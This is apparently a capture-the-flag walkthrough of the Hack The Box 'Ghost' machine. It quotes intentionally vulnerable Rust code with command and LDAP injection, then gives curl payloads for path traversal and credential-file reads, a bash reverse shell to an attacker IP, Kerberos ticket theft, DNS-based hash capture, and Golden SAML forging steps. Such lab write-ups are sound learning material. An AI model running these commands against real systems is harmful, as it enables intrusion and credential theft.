
The blog repo denotes that it runs within a Docker container and developmental features are locked behind an API key that is shared between intranet and the blog. They have made some changes to the posts-public.js file which we can search for vulnerable code in as well. At the end of the README.md file, a public API key is written for us to use on the Ghost CMS site, which will come in handy.
The dockerfile creates symlinks between two bash history files to /dev/null and echoes a hash into a file for later use. It then copies the posts-public.js file into the Ghost CMS files under the API endpoints folder. Finally, it runs node to start the blog up.
1
2
3
4
5
6
7
8
9
10
11
FROM ghost:5-alpine

RUN ln -s /dev/null /root/.bash_history
RUN ln -s /dev/null /home/node/.bash_history

RUN mkdir /var/lib/ghost/extra
RUN echo 659cdeec9cd6330001baefbf > /var/lib/ghost/extra/important

COPY posts-public.js /var/lib/ghost/current/core/server/api/endpoints/posts-public.js

CMD ["node", "current/index.js"]
I was hoping the docker-compose.yml file would leak the API key from its environment variables section, but it seems to be redacted (or may be the literal string?). This shows that Ghost CMS uses sqlite3 as its database too and is stored at content/data/ghost.db.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
version: '3.1'

services:
  ghost:
    build: .
    container_name: ghost
    restart: always
    ports:
      - 4000:2368
    environment:
      database__client: sqlite3
      database__connection__filename: "content/data/ghost.db"
      database__useNullAsDefault: true
      database__debug: false
      url: http://ghost.htb
      NODE_ENV: production
      DEV_INTRANET_KEY: "redacted"
    volumes:
      - ghost:/var/lib/ghost/content

volumes:
  ghost:
  db:

Onto the altered posts-public.js file, I download this version along with a copy of the original one (at least as close as I could) from the Ghost CMS github and then diff them to view the changes made. This returns an interesting addition which shows an async call being made with extra stuff being done. It takes the result of postsService.browsePosts(options) , then grabs a file from the /var/lib/ghost/extra/ directory, and returns the file’s contents as metadata.
I ran through the full file again and found that there is no sanitization being done here, meaning we can effectively return the entire filesystem through this. Plus we already know it’s an exposed API from the earlier dockerfile.
Intranet Repo
The intranet repo is equally as interesting, we can see that the backend is a Rust application and also holds our vulnerable LDAP injection function at backend/src/api/login.rs:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
async fn ldap_connect(username: &String, secret: &String) -> anyhow::Result<String, RouteErrorRocket> {
    let mut ldap = ldap_bind().await?;

    let dn = "CN=Users,DC=ghost,DC=htb";
    let (mut rs, _res) = ldap
        .search(
            &dn,
            Scope::Subtree,
            &format!("(&(displayName={})(intranetSecret={}))", username, secret),
            vec!["intranetSecret", "sAMAccountName"],
        )
        .await.or(Err(route_error(RouteErrorType::Unknown)))?
        .success().or_else(ldap_error)?;

    ldap.unbind().await.ok();

    if rs.is_empty() {
        return Err(route_error(RouteErrorType::NotFound));
    }

    let entry = SearchEntry::construct(rs.remove(0));
    match entry.attrs.get("sAMAccountName") {
        Some(values) => match values.get(0) {
            Some(username) => Ok(username.clone()),
            None => Err(route_error(RouteErrorType::Unknown))
        }
        None => Err(route_error(RouteErrorType::Unknown))
    }
}
However the star of the show is a command injection vulnerability in the only dev API - scan.rs - which is intended to scan blog posts on the Ghost CMS site for interoperability:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
#[post("/scan", format = "json", data = "<data>")]
pub fn scan(_guard: DevGuard, data: Json<ScanRequest>) -> Json<ScanResponse> {
    // currently intranet_url_check is not implemented,
    // but the route exists for future compatibility with the blog
    let result = Command::new("bash")
        .arg("-c")
        .arg(format!("intranet_url_check {}", data.url))
        .output();

    match result {
        Ok(output) => {
            Json(ScanResponse {
                is_safe: true,
                temp_command_success: true,
                temp_command_stdout: String::from_utf8(output.stdout).unwrap_or("".to_string()),
                temp_command_stderr: String::from_utf8(output.stderr).unwrap_or("".to_string()),
            })
        }
        Err(_) => Json(ScanResponse {
            is_safe: true,
            temp_command_success: false,
            temp_command_stdout: "".to_string(),
            temp_command_stderr: "".to_string(),
        })
    }
}
This defines an API endpoint that takes in a POST request with JSON data and passes the url parameter into a bash -c command in a way that would allow us to escape and execute arbitrary commands.
DevGuard is defined in the backend/src/api/dev.rs file and just checks that the X-DEV-INTRANET-KEY matches the one found in the environment variable. Without this, we could access the vulnerable API without that dev key.
Web Exploitation
Recovering Dev API Key

Now the picture is clear, we can use the file read vulnerability found in the Ghost CMS site’s exposed public API to read the X-DEV-INTRANET-KEY value, which is then used to exploit the command injection vulnerability on the intranet site.
The Ghost CMS API docs show that the content API is located at /ghost/api/content/posts/. We’ll need to pass in that public API key found in the blog repo to pass authorization though.

Now we can supply that “extra” parameter with a value of whatever file we’d like to read on the system. I test this out by reading the /etc/passwd file as a PoC, while piping it to jq for an easier time reading it:
1
└─$ curl 'http://ghost.htb:8008/ghost/api/content/posts/?key=a5af628828958c976a3b6cc81a&extra=../../../../etc/passwd' -s | jq '.meta.extra["../../../../etc/passwd"]' -r

It works! Now we can extract the current process’s environment variables by returning the contents of /proc/self/environ. This leaks the DEV_INTRANET_KEY value we need to access the dev API on the intranet site.
1
└─$ curl 'http://ghost.htb:8008/ghost/api/content/posts/?key=a5af628828958c976a3b6cc81a&extra=../../../../proc/self/environ' -s | jq '.meta.extra["../../../../proc/self/environ"]' -r
Command Injection via Dev API
With this key in hand, we can now access the scan API on intranet. We know from earlier that we’ll need to supply both JSON data with a url field, and the X-DEV-INTRANET-KEY in order to satisfy DevGuard. By adding a semicolon and our desired command to be executed, we can read the results through the temp_command_stdout field.
1
└─$ curl http://intranet.ghost.htb:8008/api-dev/scan -d '{"url": "http://10.10.15.102/doesnotexist; whoami"}' -H "Content-Type: application/json" -H 'X-DEV-INTRANET-KEY: [REDACTED]' -s | jq .


Now that we have RCE as root on the intranet container, we can grab a shell and have a look around internally to explore any secrets. I use a simple bash one-liner to get a reverse shell here.
1
2
3
4
5
#Listener
└─$ nc -lvnp 443

#Reverse Shell command
└─$ curl http://intranet.ghost.htb:8008/api-dev/scan -d '{"url": "http://10.10.15.102/doesnotexist; bash -i >& /dev/tcp/10.10.15.102/443 0>&1"}' -H "Content-Type: application/json" -H 'X-DEV-INTRANET-KEY: [REDACTED]' -s | jq .
SSH Multiplexing

There is a database.sqlite file in the /app directory, but nothing of use is in it. Taking a look around, we eventually find the config file and controlmaster directory in /root/.ssh. These are apart of SSH multiplexing, which is a feature that allows the routing of multiple SSH sessions over a single TCP connection.
Inside of the controlmaster directory is an open socket for the florence.ramirez user, which links to the dev-workstation.
This means we can hop computers via SSH by connecting to that socket. Beware that we must have a pseudo-terminal in order for this to succeed, so I re-establish a connection and utilize the standard python trick to make one.
1
2
3
└─# python3 -c 'import pty;pty.spawn("/bin/bash")'

└─# ssh florence.ramirez@ghost.htb@dev-workstation

With access to this workstation, we can now enumerate its filesystem for any secrets. There’s not much on it, but displaying our current users environment variables reveals a Kerberos ticket stored at /tmp/krb5cc_50 which we can get more info on with the klist command.

It’s a TGT for the florence.ramirez user on the ghost.htb domain. This effectively means we can now authenticate as her in order to access services like SMB, LDAP, etc. First we need to extract this ticket, which can be done by Base64 encoding it and copy/pasting it to our attacker machine. Note that we need to supply the --use-kcache flag, if we only state that we’re using Kerberos authentication, our session will get deleted immediately since it attempts to locate credentials and fails.
1
2
3
4
5
6
7
#On LINUX-DEV-WS01
└─$ base64 /tmp/krb5cc_50

#On Attacker Machine
└─$ echo "BASE64_TICKET_CONTENTS" | base64 -d > florence_decoded_ticket.ccache

└─$ KRB5CCNAME=florence_decoded_ticket.ccache nxc smb dc01.ghost.htb --use-kcache --shares

There aren’t any interesting SMB shares and we can’t access the MSSQL server, so I collect Bloodhound data through the handy python collector script to start mapping out the domain.
1
└─$ KRB5CCNAME=florence_decoded_ticket.ccache bloodhound-python -c all -k -no-pass -d ghost.htb -u florence.ramirez -d ghost.htb -ns 10.129.231.105

Checking out what group memberships and outbound object permissions our current user holds shows nothing we can use to exploit.
DNS Registration to capture NTLMv2 Hash
At this point I was at an impasse, we had no privilege to take over other accounts or access certain services to further this venture. We also have yet to find a plaintext password or hash that was able to be cracked in order to login to the AD federation site.
After a while of retracing my steps and a short break, I remembered the fact that the bitbucket subdomain never had a DNS record registered to it. That by itself would be pointless, but the intranet site’s forum page showed a user that set up an automated script running against both Gitea and bitbucket. This most likely means that the script is supplying credentials to authenticate and carry out its task.
“I have a script that checks the pipeline results and it works in Gitea, I tried adapting it to Bitbucket and it works locally but I can’t test it on our servers” - justin.bradley
Another crucial factor is that by default, AD-integrated DNS zones often allow authenticated domain users to create DNS records because secure dynamic updates grant write access to authenticated principals. This is intended to let domain-joined systems automatically register their own host records, but it can also allow a normal AD user to register arbitrary records in zones where that permission is inherited.
So the proposed attack path is to register a bitbucket.ghost.htb Type-A record that points towards my attacking IP address and then wait for that user’s script to hand me their credentials. I’ll first use dnstool.py from krbrelayx’s repository to add the DNS record and check that it landed.
1
2
3
└─$ KRB5CCNAME=~/ghost/florence_decoded_ticket.ccache python dnstool.py -u 'ghost.htb\florence.ramirez' -k -a add -r bitbucket --zone ghost.htb --data [ATTACKER_IP] -dns-ip [DC01_IP_ADDRESS] dc01.ghost.htb

└─$ KRB5CCNAME=~/ghost/florence_decoded_ticket.ccache python dnstool.py -u 'ghost.htb\florence.ramirez' -k -r bitbucket --zone ghost.htb -dns-ip [DC01_IP_ADDRESS] dc01.ghost.htb

Now we can setup a listener on my VPN interface to recieve the incoming connections made by the automated script. I’ll use Responder since it has many capabilities by default.
1
└─$ sudo responder -I tun0


After a bit of waiting, we’re granted an NTLMv2 hash for the justin.bradley user. Sending that over to Hashcat or JohnTheRipper actually cracks fairly quickly and we recover the plaintext password for that account.
Note: If this did not crack, we technically could relay it to LDAP since both channel binding and signing are off on this box, however we’d be limited to what they had permission to do.
1
└─$ hashcat justin_hash /opt/seclists/rockyou.txt

Since this account is apart of the Remote Management Users group, we can grab a shell via WinRM and snag the user flag from their Desktop folder. Other than that, the filesystem is barren and we don’t have special token privileges.
Golden SAML

This user doesn’t have MSSQL access either, but by looking at permissions in Bloodhound, a very interesting attack chain is revealed. The justin.bradley user can read the GMSA password for the ADFS_GMSA$ machine account
In an AD FS SAML flow, the user first attempts to access a federated application, which redirects them to AD FS for authentication. AD FS authenticates the user against AD, creates a SAML assertion containing the user’s identity and relevant claims, and signs it with its token-signing certificate before sending it back to the application. The application verifies the signature and uses the claims in the assertion to determine what access the user should have.
If the AD FS service account or machine holding the federation signing keys is compromised, an attacker who obtains the relevant signing material can forge SAML assertions that AD FS would normally issue. By crafting an assertion containing the required claims for a target application, the attacker can potentially authenticate as another user and access that resource without knowing the user’s password.
In practice, this means that once we compromise that ADFS_GMSA$ account, we can carry out a Golden SAML attack and access that federated dashboard on port 8443 as anyone. If we head over there now with our current user context, we’re denied as it’s only available to the Administrator.

To carry out this attack chain, we’ll first read the GMSA secret to grab its hash so we can authenticate as ADFS_GMSA$.
1
└─$ nxc ldap dc01.ghost.htb -u 'justin.bradley' -p '[REDACTED]' --gmsa

Now we’ll grab a shell as them via WinRM and upload ADFSDump, which is a tool that collects all the necessary AD FS data for the next steps.
1
2
3
└─$ evil-winrm -i dc01.ghost.htb -u 'adfs_gmsa$' -H '[REDACTED]'

PS> upload ADFSDump.exe

I’ll be using ADFSpoof.py to carry out this attack, which requires the private key and token signing key. Note that only the second private key line works here (the 8D one) They both need converting to binary before being used:
1
└─$ echo "8D-AC-A4-90-70-2B-3F-D6-08-D5-BC-35-A9-84-87-56-D2-FA-3B-7B-74-13-A3-C6-2C-58-A6-F4-58-FB-9D-A1" | tr -d "-" | xxd -r -p > priv_key.bin
The signing key just needs to be base64 decoded.
1
└─$ echo "[BASE64_TOKEN_SIGNING_KEY]" | base64 -d > enc_tok_sign_key.bin
